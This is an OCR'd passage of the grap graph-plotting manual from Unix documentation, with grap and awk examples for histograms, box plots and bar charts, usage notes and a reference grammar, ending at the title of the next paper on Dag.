
Direction field is $y' = x^2/y$

Programmers familiar with floating point arithmetic may be surprised that the above graph is correct. Because of roundoff error, iteration ''`from 0 to 1 by .05`'' usually produces the values 0, .05, .10, ..., .95. *Grap* uses a ''fuzzy test'' in the `for` statement to avoid that problem, which may in turn introduce other problems. Such problems may be avoided by iterating over an integer range and incrementing a non-integer value within the loop.

Most of the data we have seen so far is inherently two (or more) dimensional. As an example of one-dimensional data, we will return to the populations of the fifty states, which is the third field in the file `states.d` introduced earlier; the file is sorted in increasing order of population. Our first graph takes the most space, but it also gives the most information.

```
frame ht 4 wid 5
label left "Rank in" "Population"
label bot "Population (Millions)"
label top "$log sub 2$ (Population)"
coord x .3,30 y 0,51 log x
define L { (2.0^$1)/1e6 "$1" }
ticks bot out at .5, 1, 2, 5, 10, 20
ticks left out from 10 to 50 by 10
ticks top out at L(19), L(20), L(21), L(22), L(23), L(24)
thisy = 50
copy "states.d" thru {
        "$1" size -4 at ($3/1e6, thisy)
        thisy = thisy-1
}
line dotted from 15.3,1 to .515,50
```

The `L` macro (for Label) with input parameter *X* evaluates to the number $2^X/1{,}000{,}000$ followed by the string *"X"* (the `ticks` command expects a number followed by a string label).



The dotted line is the least squares regression


$$\log_{10} \textit{Population} = 7.214 - .03 \times \textit{Rank}$$

which gives 15.3 million as the population of the largest state and .515 million as the population of the smallest state. It says that population drops by a factor of two every ten states (compare the top and left scales). As sloppy as the exponential fit is, though, it is a much better fit to this data than a Zipf's Law curve is (drawing that curve is left as an exercise for the reader).

The next graph is a more standard representation of one-dimensional data.

```
frame invis ht .3 wid 5 bottom solid
label bot "Populations (in Millions) of the 50 States"
coord x .3,30 y 0, 1 log x
ticks bot out at .5, 1, 2, 5, 10, 20
ticks left off
copy "states.d" thru { vtick at ($3/1e6,.5) }
```


The markers were chosen to be `vticks` because they denote only an *x*-value.



The next one-dimensional graph uses the state's name as its marker; to reduce overprinting the graph is ''jittered'' by using a random number as a *y*-value.

```
frame invis ht 1 wid 5 bottom solid
label bot "Populations (in Millions) of the 50 States"
coord x .3,30 y 0,1000 log x
ticks bot out at .5, 1, 2, 5, 10, 20
ticks left off
copy "states.d" thru { "$1" size -4 at ($3/1e6,100+900*rand()) }
```

The function `rand()` returns a pseudo-random real number chosen uniformly over the interval [0,1).



Populations (in Millions) of the 50 States

This graph is too cluttered; circles would have been a better choice as a plotting symbol (bullets, once again, would hide data).

Histograms are a standard way of presenting one-dimensional data in two-dimensional form. Our first step in building a histogram of the population data is the following *awk* program, which counts how many states are in each ''bin'' of a million people.

```
awk '
BEGIN   { bzs=0; bw=1e6 }  # bin zero start; bin width
        { count[int(($3-bzs)/bw)]++ }
END     { for (i in count) print i, count[i] }
' <states.d | sort -n >states2.d
```

The variable `bzs` tells where bin zero starts; although it is zero in this graph, it might be 95 in a histogram of human body temperatures in degrees Fahrenheit. The program produces the following output in `states2.d`:


```
0 12
1 5
2 7
3 5
4 7
...
23 1
```

There are 12 states with population between 0 and 999,999, 5 states with population between 1,000,000 and 1,999,999, and so on.

This *grap* program uses three `line` commands to plot each rectangle in the histogram.

```
frame invis bot solid
label bot "Populations (in Millions) of the 50 States"
label left "Number" "of" "States" left .3
ticks bot out from 0 to 25 by 5
coord x 0, 25 y 0, 13
copy "states2.d" thru {
        line from $1, 0 to $1, $2
        line from $1, $2 to $1+1, $2
        line from $1+1, $2 to $1+1 , 0
}
```


It produces



The same file can be plotted in a more attractive (and more useful) form by

```
frame invis bot solid left solid
label bot "Populations (in Millions) of the 50 States"
label left "Number" "of" "States" left .3
ticks bot out from 0 to 25 by 5
coord x 0, 25 y 0, 13
copy "states2.d" thru {
        line dotted from $1+.5, 0 to $1+.5, $2
        "\(bu" size +3 at $1+.5, $2
}
```

which produces one of Bill Cleveland's ''dot charts'' or ''lolliplots'':



(We use `\(bu`, the *troff* character for a bullet, rather than the built-in string to get a larger size.)

Other histograms are possible. The following *awk* program

```
awk '
BEGIN   { bzs=0; bw=1e6 }  # bin zero start; bin width
        { thisbin=int(($3-bzs)/bw); print $1, thisbin, count[thisbin]++ }
' <states.d >states3.d
```


produces the file `states3.d`

```
AK 0 0
WY 0 1
VT 0 2
DE 0 3
ND 0 4
...
CA 23 0
```

which lists the state's abbreviation, bin number, and height within the bin. The *grap* program

```
frame invis wid 4 ht 2.5 bot solid
ticks bot out from 0 to 25 by 5
ticks left off
label bot "Populations (in Millions) of the 50 States"
coord x 0,25 y 0,13
copy "states3.d" thru { "$1" size -4 at $2+.5, $3+.5 }
```

reads that file to make the following histogram, in which the state names are used to display the heights of the bins. In each bin, the states occur in increasing order of population from bottom to top.



The next data set is a run-time profile of an early version of *grap*, created by compiling the program with the `-p` option and running `prof` after the program executed.

```
 %time  cumsecs  #call  ms/call  name
  21.1    11.02  26834     0.41  _yylook
  11.2    16.89     30   195.60  _yyparse
   9.3    21.75                 __doprnt
   9.1    26.52                 _write
...
   0.0    52.19    170     0.00  _tickside
```

Although there were more than fifty procedures in the program, the top four time-hogs accounted for more than half of the run time. This file is difficult for *grap* to deal with: even though `if` statements would allow us to extract lines 2 through 11 of the file, we could not remove the leading _ from a routine name or access the last field in a record. We will therefore process it with the following *awk* program.

```
awk '
NR==2, NR==11 { print $1, substr($NF,2) }
' <prof1.d >prof2.d
```

The program produces


```
21.1 yylook
11.2 yyparse
9.3 _doprnt
9.1 write
5.9 input
...
2.0 nextchar
```

We could even use the *sh* statement to execute the *awk* program from within *grap*, which would make the latter entirely self-contained (see the reference manual for details).

We will display the data with this program.

```
ticks left off
cury = 0
barht = .7
copy "prof2.d" thru {
        line from 0, cury to $1, cury
        line from $1, cury to $1, cury-barht
        line from 0, cury-barht to $1, cury-barht
        "  $2" ljust at 0, cury-barht/2
        cury = cury-1
}
line from 0, 0 to 0, cury+1-barht
bars = -cury
frame invis ht bars/3 wid 3
```

Observe that the program knows nothing about the range of the data. It uses default ticks and a `frame` statement with a computed height to achieve total data independence.




This bar chart highlights the fact that most of the time spent by *grap* is devoted to input and output.

J. W. Tukey's box and whisker plots represent the median, quartiles, and extremes of a one-dimensional distribution. The following *grap* program defines a macro to draw a box plot, and then uses that shape to compare the distribution of heights of volcanoes with the distribution of heights of States of the Union.

```
frame invis ht 4 wid 3 bot solid
ticks off
coord x .5,3.5 y 0,25
define Ht { "- $1,000 -" size -3 at 2,$1 }
Ht(5); Ht(10); Ht(15); Ht(20)
"Highest Point" "in 50 States" at 1,23
"Heights of" "219 Volcanoes" at 3,23
"Feet" at 2,21.5; arrow from 2,22.5 to 2,24
define box { #(x, min, 25%, median, 75%, max, minname, maxname)
        xc = $1; xl = xc-boxwidth/2; xh = xc+boxwidth/2
        y1 = $2; y2 = $3; y3 = $4; y4 = $5; y5 = $6
        bullet at xc,y1
        "  $7" size -3 ljust at (xc,y1)
        line from (xc,y1) to (xc,y2)  # lo whisker
        line from (xl,y2) to (xh,y2)  # box bot
        line from (xl,y3) to (xh,y3)  # box mid
        line from (xl,y4) to (xh,y4)  # box top
        line from (xl,y2) to (xl,y4)  # box left
        line from (xh,y2) to (xh,y4)  # box right
        line from (xc,y4) to (xc,y5)  # hi whisker
        bullet at xc,y5
        "  $8" size -3 ljust at (xc,y5)
}
boxwidth = .3
box(1, .3, 2.0, 4.6, 11.2, 20.3, Florida, Alaska)
box(3, .2, 3.7, 6.5,  9.5, 19.9, Ilhanova, Guallatiri)
```

Boxes are one of many shapes used for the graphical representation of several quantities. If you use such shapes frequently then you should make a library file of their macros to `copy` into your *grap* programs. The above program produces




Even though the extreme heights are the same, state heights have a lower median and a greater spread.

Someday you may use *grap* to prepare overhead transparencies, only to find that everything comes out too small. The following program illustrates some ways to get larger graphs.

```
.ps 14
.vs 18
.G1 4
frame ht 2 wid 2
label left "Response" "Variable" left .5
label bot "Factor Variable"
line from 0,0 to 1,1
line dotted from .5,0 to .5,1
define blob X "\v'.1m'\(bu\v'-.1m'" X
blob at 0,.5; blob at .5,.5; blob at 1,.5
.G2
.ps
.vs
```

The `ps` and `vs` commands preceding the graph set the text size to 14 points and the vertical spacing to 18 points; the two quantities are reset by the commands following the `.G2`. Such size changes should be made outside the *grap* program, as mentioned earlier. The `4` following the `.G1` stretches the graph (including *grap*'s estimate of the accompanying text) to be four inches wide; it is an alternative to altering the `frame` command. The macro `blob` is a plotting symbol that is much larger than `bullet`; the different name ensures that later references to `bullet` are unaffected. The *troff* commands within the `blob` string move the character down one-tenth of an em to center its plotting position (determined experimentally) and then reset the vertical position. The program produces this trivial (but large) graph.



4. Using Grap

Following are a few day-to-day matters about using *grap*.

4.1. Errors

Grap attempts to pinpoint input errors; for example, the input

```
.G1
i = i + 1
```

results in this message on `stderr`:

```
grap: syntax error near line 1, file -
 context is
        i = i >>>  + <<<  1
```

The error was noticed at the +. Unfortunately, pinpointing is not the same as explaining: the real error is that the variable `i` was not initialized.

The ''words'' `x` and `y` are reserved (for the `coord` statement); you will get an equally inexplicable syntax error message if you use them as variable names. (This design is bad, but not nearly so bad as having the `log` and `exp` functions use base 10.)

Grap tries to load a file of standard macro definitions (`/usr/lib/grap.defines`) for terms like `bullet`, `plus`, etc. It doesn't complain if that file isn't found, but if you later use one of these words, you'll get a syntax error message.

Certain constructs suggested by analogy to *pic* do not work. For example, `.GS` and `.GE` would have been nicer than `.G1` and `.G2`, but they were already taken. The *pic* construct

```
.PS <file
```

has been superseded by *grap*'s `copy` command (which in turn has been retrofitted into *pic*).

4.2. *Troff* issues

You may use *troff* commands like `.ps` or `.ft` to change text sizes and fonts within a graph, or use balanced `\s` and `\f` commands within a string. Do not, however, add space (`.sp`) or change the line spacing (`.vs`, `.ls`) within a graph. Some defined terms like `bullet` contain embedded size changes; further qualifying them with *grap* `size` commands may not always work.

Because *grap* is built on top of *pic*, the following quote from the *pic* manual is relevant: ‘‘There is a subtle problem with complicated equations inside *pic* pictures — they come out wrong if *eqn* has to leave extra vertical space for the equation. If your equation involves more than subscripts and superscripts, you must add to the beginning of each such equation the extra information `space 0`’’. This feature was illustrated in the graph of the United States population in Section 3.

4.3. Alternatives

Besides *grap* and your local draftsperson, what other choices are there?

The S system [1] provides a host of tools for statistical analysis, but somewhat fewer tools than *grap* for producing document-quality graphs. S produces graphs on the screen of a DMD 5620 terminal much more quickly than *grap* (often in seconds rather than minutes), but it takes somewhat longer to learn (at least for us). If you expect to do a lot of interactive data analysis, then S is probably the right tool for you. S may be used to generate *pic* commands.

The standard UNIX program *graph* provides many of the basic features of *grap*, though with quite a bit less control over details, particularly text. It produces output only in the UNIX *plot*(5) language, which may be processed by a variety of filters for a variety of output devices.

The original UNIX typesetter graphics programs are *pic* and *ideal*; you may be able to do as well without using *grap* as an intermediary. In particular, *ideal* provides shading and clipping, which are useful in presentation-quality bar charts and the like, but are well beyond the capabilities of *pic*.

5. References

1. Becker, R.A. and Chambers, J.M. *S, An Interactive Environment for Data Analysis and Graphics*. Wadsworth, 1984.
2. Chambers, J.M., Cleveland, W.S., Kleiner, B., and Tukey, P.A. *Graphical Methods in Data Analysis*. Wadsworth, 1976.
3. Cleveland, W.S. *The Elements of Graphing Data*. Wadsworth, 1985.
4. Kernighan, B.W. Pic — A Graphics Language for Typesetting. In *Unix Programmer's Manual, Tenth Edition*, AT&T Bell Laboratories, 1989.
5. Kernighan, B.W. and Ossanna, J.F. Troff User's Manual. In *Unix Programmer's Manual, Tenth Edition*, AT&T Bell Laboratories, 1989.
6. Tufte, E.R. *Visual Display of Quantitative Information*. Graphics Press, Box 430, Cheshire, CT 06410, 1983.

6. Reference Manual

In the following, *italic* terms are syntactic categories, `typewriter` terms are literals, parenthesized constructs are optional, and ... indicates repetition. In most cases, the order of statements, constructs and attributes is immaterial.

grap program:
```
.G1 (width in inches)
grap statement
...
.G2
```

A width on the `.G1` line overrides the computed width, as in *pic*.

grap statement:
frame | *label* | *coord* | *ticks* | *grid* | *plot* | *line* | *circle* | *draw* | *new* | *next*
| *graph* | *numberlist* | *copy* | *for* | *if* | *sh* | *pic* | *assignment* | *print*

The `frame` statement defines the frame that surrounds the graph:

frame :
`frame` *(*`ht` *expr) (*`wid` *expr) ((side) linedesc) ...*
side :
`top | bot | left | right`
linedesc :
`solid | invis | dotted` *(expr)* `| dashed` *(expr)*

Height and width default to 2 and 3 inches; sides default to solid. If *side* is omitted, the *linedesc* applies to the entire frame. The optional expressions after `dotted` and `dashed` change the spacing exactly as in *pic*.

The `label` statement places a label on a specified side:

label :
`label` *side strlist ... shift*
shift:
`left | right | up | down` *expr ...*
strlist :
str ... (`rjust | ljust | above | below`*) ... (*`size` *(±) expr) ...*
str :
`"..."`

Lists of text strings are stacked vertically. In any context, string lists may contain clauses to adjust the position or change the point size. Each clause applies to the string preceding it and all following strings. Labels may also have a `width` attribute, to override *grap*'s default computation.

Normally the coordinate system is defined by the data, with 7 percent extra on each side. (To change that to 5 percent, assign 0.05 to the *grap* variable `margin`, which is reset to 0.07 at each `.G1` statement.) The `coord` statement defines an overriding system:

coord :
`coord` *(name) (*`x` *expr,expr) (*`y` *expr,expr) (*`log x | log y | log log`*)*

Coordinate systems can be named; ranges, logarithmic scaling, etc., are done separately for each.

The `ticks` statement places tick marks on one side of the frame:

ticks :
`ticks` *side (*`in | out` *(expr)) (shift) (tick-locations)*
tick-locations :
`at` *(name) expr (str),* *expr (str),* *...*
`| from` *(name) expr* `to` *expr (*`by` *(op) expr) str*

If no ticks are specified, they will be provided automatically; `ticks off` suppresses automatic ticks. The optional expression after `in` or `out` specifies the length of the ticks in inches. The optional name refers to a coordinate system. If *str* contains format specifiers like `%f` or `%g`, they are interpreted as by `printf`. If no *str* is supplied, the tick labels will be the values of the expressions.

If the `by` clause is omitted, steps are of size 1. If the `by` expression is preceded by one of `+`, `-`, `*` or `/`, the step is scaled by that operator, e.g., `*10` means that each step is 10 times the previous one.

The `grid` statement produces grid lines along (i.e., perpendicular to) the named side.

grid :
`grid` *side (linedesc) (shift) (tick-locations)*

Grids are labeled by the same mechanism as `ticks`. It is possible to draw grids without ticks by placing the phrase `ticks off` after the side name and before the iterator.

Plot statements place text at a point:

plot :
strlist `at` *point*
`plot` *expr (str)* `at` *point*
point :
(name) expr,expr

As in the `label` statement, the string list may contain position and size modifiers. The `plot` statement uses the optional format string as in C's `printf` statement — it may contain a `%f` or `%g`. The optional name refers to a coordinate system.

The `line` statement draws a line or arrow from here to there:

line :
`(line | arrow)` `from` *point* `to` *point (linedesc)*

The `circle` statement draws a circle:

circle :
`circle at` *point* `(radius` *expr)*

The radius is in inches; the default size is small.

The `draw` statement defines a sequence of lines:

draw :
`draw` *(name) linedesc (str)*

Subsequent data for the named sequence will be plotted as a line of the specified style, with the optional *str* plotted at each point. The `next` statement continues a sequence:

next :
`next` *(name)* `at` *point (linedesc)*

If a line description is specified, it overrides the default display mode for the line segment ending at *point*. The `new` statement starts a new sequence; it has the same format as the `draw` statement.

A line consisting of a set of numbers is treated as a family of points x, y_1, y_2, etc., to be plotted at the single x value.

numberlist :
number `...`

If there is only one number it is treated as a y value, and x values of 1, 2, 3, ... are supplied automatically.

Grap provides arithmetic with the operators `+`, `-`, `*`, `/`, and `^`. Variables may be assigned to; assignments are expressions. Built-in functions include `log`, `exp` (both base 10 — beware!), `int` (truncates towards zero), `sin`, `cos` (both use radians), `atan2(dy,dx)`, `sqrt`, `min` (two arguments only), `max` (ditto), and `rand()` (returns a real number random on [0,1)).

The `for` statement provides a modest looping facility:

for :
`for` *var* `from` *expr* `to` *expr (*`by` *(op) expr)* `do {` *anything* `}`

The string may contain internally balanced braces. Alternatively, any other character may appear immediately after the word `do`, and the string is terminated by the next occurrence of that character. The text *anything* (which may contain newlines) is repeated as *var* takes on values from *expr1* to *expr2*. As with tick iterators, the `by` clause is optional, and may proceed arithmetically or multiplicatively. In a `for` statement, the `from` may be replaced by ''=''.

The `if-then-else` statement provides conditional evaluation:

if :
`if` *expr* `then {` *anything* `} else {` *anything* `}`

The `else` clause is optional. Relational operators include `==`, `!=`, `>`, `>=`, `<`, `<=`, `!`, `||`, and `&&`. Strings may be compared with the operators `==` and `!=`.

It is possible to convert numeric expressions to formatted strings:

`sprintf("`*format*`",` *expr*`,` *expr*`, ...)`

is equivalent to a quoted string in any context. Variants of `%f` and `%g` are the only sensible format conversions.

Grap provides the same macro processor that *pic* does:

`define` *macro-name* `{` *anything* `}`

Subsequent occurrences of the macro name will be replaced by the string, with arguments of the form `$`*n* replaced by corresponding actual arguments. Macro definitions persist across `.G2` boundaries, as do values of variables.

The `copy` statement is somewhat overloaded:

`copy "`*filename*`"`

includes the contents of the named file at that point;

`copy "`*filename*`" thru` *macro-name*

copies the file through the macro; and

`copy thru` *macro-name*

copies subsequent lines through the macro; each number or quoted string is treated as an argument. In each case, copying continues until end of file or the next `.G2`. The optional clause `until` *str* causes copying to terminate when a line whose first field is *str* occurs. In all cases, the macro can be specified inline rather than by name:

`copy thru {` *macro body* `}`

The `sh` command passes text through to the UNIX shell.

sh:

```
sh { anything }
```

The body of the command is scanned for macros. The built-in macro `pid` is a string consisting of the process identification number; it can be used to generate unique file names.

The `pic` command passes text through to *pic* with the ‘‘`pic`’’ removed; variables and macros are not evaluated. Lines beginning with a period (that are not numbers) are passed through literally, under the assumption that they are *troff* commands.

The `graph` statement

graph:

```
graph Picname (pic-text)
```

defines a new graph named *Picname*, resetting all coordinate systems. If any `graph` commands are used in a *grap* program, then the statement after the `.G1` must be a `graph` command. The *pic-text* can be used to position this graph relative to previous graphs by referring to their `Frame`s, as in

```
graph First
 ...
graph Second with .Frame.w at First.Frame.e + (0.1,0)
```

Macros and expressions in *pic-text* are not evaluated. *Picname*s must begin with a capital letter to satisfy *pic* syntax.

The `print` statement

print:

```
print (expr | str)
```

writes on `stderr` as *grap* processes its input; it is sometimes useful for debugging.

Many reserved words have synonyms, such as `thru` for `through`, `tick` for `ticks`, and `bot` for `bottom`.

The `#` introduces a comment, which ends at the end of the line. Statements may be continued over several lines by preceding each newline with a backslash character. Multiple statements may appear on a single line separated by semicolons. *Grap* ignores any line that is entirely blank, including those processed by `copy thru` commands.

When *grap* is first executed it reads standard macro definitions from the file `/usr/lib/grap.defines`. The definitions include `bullet`, `plus`, `box`, `star`, `dot`, `times`, `htick`, `vtick`, `square`, and `delta`.


Dag — A Program for Drawing Directed Graphs†

E. R. Gansner
S. C. North
K. P. Vo

AT&T Bell Laboratories
Murray Hill, New Jersey 07974

ABSTRACT

